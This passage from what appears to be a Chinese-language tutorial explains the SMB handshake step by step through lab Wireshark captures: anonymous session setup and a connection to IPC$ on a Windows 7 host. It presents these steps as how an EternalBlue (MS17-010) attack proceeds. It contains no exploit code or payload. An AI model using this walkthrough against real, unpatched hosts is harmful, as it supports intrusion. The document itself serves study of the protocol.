  16 4.135875    192.168.247.158   192.168.247.150   TCP           66  40255 → 445 [ACK] Seq=1 Ack=1 Win=29312 Le
  17 4.135885    192.168.247.158   192.168.247.150   TCP           66  [TCP Dup ACK 16#1] 40255 → 445 [ACK] Seq=1
  18 4.135920    192.168.247.158   192.168.247.150   TCP           66  [TCP Dup ACK 16#2] 40255 → 445 [ACK] Seq=1
  19 4.135928    192.168.247.158   192.168.247.150   TCP           66  [TCP Dup ACK 16#3] 40255 → 445 [ACK] Seq=1
  20 4.138747    192.168.247.158   192.168.247.150   SMB          117  Negotiate Protocol Request

Frame 20: 117 bytes on wire (936 bits), 117 bytes captured (936 bits) on interface 0
Ethernet II, Src: Vmware_ef:2e:81 (00:0c:29:ef:2e:81), Dst: Vmware_10:01:3a (00:0c:29:10:01:3a)
Internet Protocol Version 4, Src: 192.168.247.158, Dst: 192.168.247.150
Transmission Control Protocol, Src Port: 40255, Dst Port: 445, Seq: 1, Ack: 1, Len: 51
NetBIOS Session Service
SMB (Server Message Block Protocol)
 > SMB Header
 ˅ Negotiate Protocol Request (0x72)
     Word Count (WCT): 0
     Byte Count (BCC): 12
   ˅ Requested Dialects
     ˅ Dialect: NT LM 0.12
         Buffer Format: Dialect (2)
         Name: NT LM 0.12
```

2、服务器收到请求信息后响应请求，并列出希望使用的协议版本。如果没有可使用的协议版本则返回0XFFFFH，结束通信。




```
tcp.port==445                                                                                     表达式…
    Time         Source             Destination        Protocol  Length  Info
 22 4.138925     192.168.247.150    192.168.247.158    TCP           78  445 → 40255 [ACK] Seq=1 Ack=52 Win=66560 Len=0 TSval=317543 TSecr=363433…
 23 4.138938     192.168.247.150    192.168.247.158    TCP           78  [TCP Dup ACK 22#1] 445 → 40255 [ACK] Seq=1 Ack=52 Win=66560 Len=0 TSval=…
 24 4.146241     192.168.247.150    192.168.247.158    SMB          275  Negotiate Protocol Response

Ethernet II, Src: Vmware_10:01:3a (00:0c:29:10:01:3a), Dst: Vmware_ef:2e:81 (00:0c:29:ef:2e:81)
Internet Protocol Version 4, Src: 192.168.247.150, Dst: 192.168.247.158
Transmission Control Protocol, Src Port: 445, Dst Port: 40255, Seq: 1, Ack: 52, Len: 209
NetBIOS Session Service
SMB (Server Message Block Protocol)
 > SMB Header
 ∨ Negotiate Protocol Response (0x72)
     Word Count (WCT): 17
     Selected Index: 0: unknown
   > Security Mode: 0x03, Mode, Password
     Max Mpx Count: 50
     Max VCs: 1
     Max Buffer Size: 4356
     Max Raw Buffer: 65536
     Session Key: 0x00000000
   > Capabilities: 0x8001e3fc, Unicode, Large Files, NT SMBs, RPC Remote APIs, NT Status Codes, Level 2 Oplocks, Lock and Read, NT Find, Infolevel Pass
     System Time: Mar  6, 2019 13:26:32.919866700 中国标准时间
     Server Time Zone: -480 min from UTC
     Challenge Length: 0
     Byte Count (BCC): 136
     Server GUID: ee2d0525-93d4-c344-aae5-18d5c0801598
```

3、协议确定后，客户端进程向服务器发起一个用户或共享的认证，这个过程是通过发送Session Setup AndX请求数据报实现的。客户端发送一对用户名和密码或一个简单密码到服务器。




```
    Time         Source             Destination        Protocol  Length  Info
 28 4.146535     192.168.247.158    192.168.247.150    TCP           78  [TCP Dup ACK 26#2] 40255 → 445 [ACK] Seq=52 Ac
 29 4.146550     192.168.247.158    192.168.247.150    TCP           78  [TCP Dup ACK 26#3] 40255 → 445 [ACK] Seq=52 Ac
 30 4.155657     192.168.247.158    192.168.247.150    SMB          202  Session Setup AndX Request, User: anonymous

NetBIOS Session Service
SMB (Server Message Block Protocol)
 > SMB Header
 ∨ Session Setup AndX Request (0x73)
     Word Count (WCT): 13
     AndXCommand: No further commands (0xff)
     Reserved: 00
     AndXOffset: 0
     Max Buffer: 4356
     Max Mpx Count: 50
     VC Number: 0
     Session Key: 0x00000000
     ANSI Password Length: 1
     Unicode Password Length: 0
     Reserved: 00000000
   > Capabilities: 0x000000d4, Unicode, NT SMBs, NT Status Codes, Level 2 Oplocks
     Byte Count (BCC): 71
     ANSI Password: 00
     Account:
     Primary Domain:
     Native OS:
     Native LAN Manager:
```

4、服务器通过发送一个Session Setup AndX应答数据报来允许或拒绝本次连接。




```
tcp.port==445                                                                                表达式…

    Time        Source            Destination       Protocol  Length  Info
 31 4.155679    192.168.247.158   192.168.247.150   TCP        202 [TCP Retransmission] 40255 → 445 [PSH, ACK] Seq=52 Ack=210 Win=30336 Len…
 32 4.155806    192.168.247.150   192.168.247.158   TCP         78 445 → 40255 [ACK] Seq=210 Ack=188 Win=66304 Len=0 TSval=317544 TSecr=363…
 33 4.155818    192.168.247.150   192.168.247.158   TCP         78 [TCP Dup ACK 32#1] 445 → 40255 [ACK] Seq=210 Ack=188 Win=66304 Len=0 TSv…
 34 4.155983    192.168.247.150   192.168.247.158   SMB        163 Session Setup AndX Response

Frame 34: 163 bytes on wire (1304 bits), 163 bytes captured (1304 bits) on interface 0
Ethernet II, Src: Vmware_10:01:3a (00:0c:29:10:01:3a), Dst: Vmware_ef:2e:81 (00:0c:29:ef:2e:81)
Internet Protocol Version 4, Src: 192.168.247.150, Dst: 192.168.247.158
Transmission Control Protocol, Src Port: 445, Dst Port: 40255, Seq: 210, Ack: 188, Len: 97
NetBIOS Session Service
SMB (Server Message Block Protocol)
> SMB Header
v Session Setup AndX Response (0x73)
    Word Count (WCT): 3
    AndXCommand: No further commands (0xff)
    Reserved: 00
    AndXOffset: 93
  v Action: 0x0000
      .... .... .... ...0 = Guest: Not logged in as GUEST
    Byte Count (BCC): 52
    Native OS: Windows 7 Ultimate 7600
    Native LAN Manager: Windows 7 Ultimate 6.1
    Primary Domain: ST13
```

5、当客户端和服务器完成了磋商和认证之后，它会发送一个Tree Connect AndX或TconX SMB数据报并列出它想访问网络资源的名称



```
tcp.port==445

    Time        Source            Destination       Protocol  Length  Info
 35 4.155991    192.168.247.150   192.168.247.158   SMB        163 [TCP Fast Retransmission] Session Setup AndX Response
 36 4.156075    192.168.247.158   192.168.247.150   TCP         78 40255 → 445 [ACK] Seq=188 Ack=307 Win=30336 Len=0 TSval=363
 37 4.156084    192.168.247.158   192.168.247.150   TCP         78 [TCP Dup ACK 36#1] 40255 → 445 [ACK] Seq=188 Ack=307 Win=30
 38 4.162589    192.168.247.158   192.168.247.150   SMB        143 Tree Connect AndX Request, Path: \\192.168.247.150\IPC$

Frame 38: 143 bytes on wire (1144 bits), 143 bytes captured (1144 bits) on interface 0
Ethernet II, Src: Vmware_ef:2e:81 (00:0c:29:ef:2e:81), Dst: Vmware_10:01:3a (00:0c:29:10:01:3a)
Internet Protocol Version 4, Src: 192.168.247.158, Dst: 192.168.247.150
Transmission Control Protocol, Src Port: 40255, Dst Port: 445, Seq: 188, Ack: 307, Len: 77
NetBIOS Session Service
SMB (Server Message Block Protocol)
> SMB Header
v Tree Connect AndX Request (0x75)
    Word Count (WCT): 4
    AndXCommand: No further commands (0xff)
    Reserved: 00
    AndXOffset: 0
  v Flags: 0x0008, Extended Response
      .... .... .... ...0 = Disconnect TID: Do NOT disconnect TID
      .... .... .... .0.. = Extended Signature: NOT Extended Signature
      .... .... .... 1... = Extended Response: Extended Response
    Password Length: 1
    Byte Count (BCC): 30
    Password: 00
    Path: \\192.168.247.150\IPC$
    Service: ?????
```

6、之后服务器会发送一个Tree Connect AndX应答数据报以表示此次连接是否被接受或拒绝。



```
tcp.port==445

      Time          Source             Destination        Protocol  Length  Info
   41 4.162772      192.168.247.150    192.168.247.158    TCP           78  [TCP Dup ACK 40#1] 445 → 40255 [ACK] Seq
   42 4.162909      192.168.247.150    192.168.247.158    SMB          124  Tree Connect AndX Response
   43 4.162917      192.168.247.150    192.168.247.158    TCP          124  [TCP Retransmission] 445 → 40255 [PSH, A

Frame 42: 124 bytes on wire (992 bits), 124 bytes captured (992 bits) on interface 0
Ethernet II, Src: Vmware_10:01:3a (00:0c:29:10:01:3a), Dst: Vmware_ef:2e:81 (00:0c:29:ef:2e:81)
Internet Protocol Version 4, Src: 192.168.247.150, Dst: 192.168.247.158
Transmission Control Protocol, Src Port: 445, Dst Port: 40255, Seq: 307, Ack: 265, Len: 58
NetBIOS Session Service
SMB (Server Message Block Protocol)
> SMB Header
v Tree Connect AndX Response (0x75)
    Word Count (WCT): 7
    AndXCommand: No further commands (0xff)
    Reserved: 00
    AndXOffset: 54
  > Optional Support: 0x0001, Search Bits, CSC Mask: Automatic file-to-file reintegration NOT permitted
  v Maximal Share Access Rights
    > Access Mask: 0x001fffff
  v Guest Maximal Share Access Rights
    > Access Mask: 0x001fffff
    Byte Count (BCC): 5
    Service: IPC
    Native File System:
```

7、连接到相应资源后，SMB客户端就能够通过open SMB打开一个文件，通过read SMB读取文件，通过write SMB写入文件，通过close SMB关闭文件。

自此，利用永恒之蓝漏洞攻击一台主机就结束了，现在只有一些低版本的电脑没有打ms17_010的补丁，windows7 以上版本几乎都没有这个漏洞了。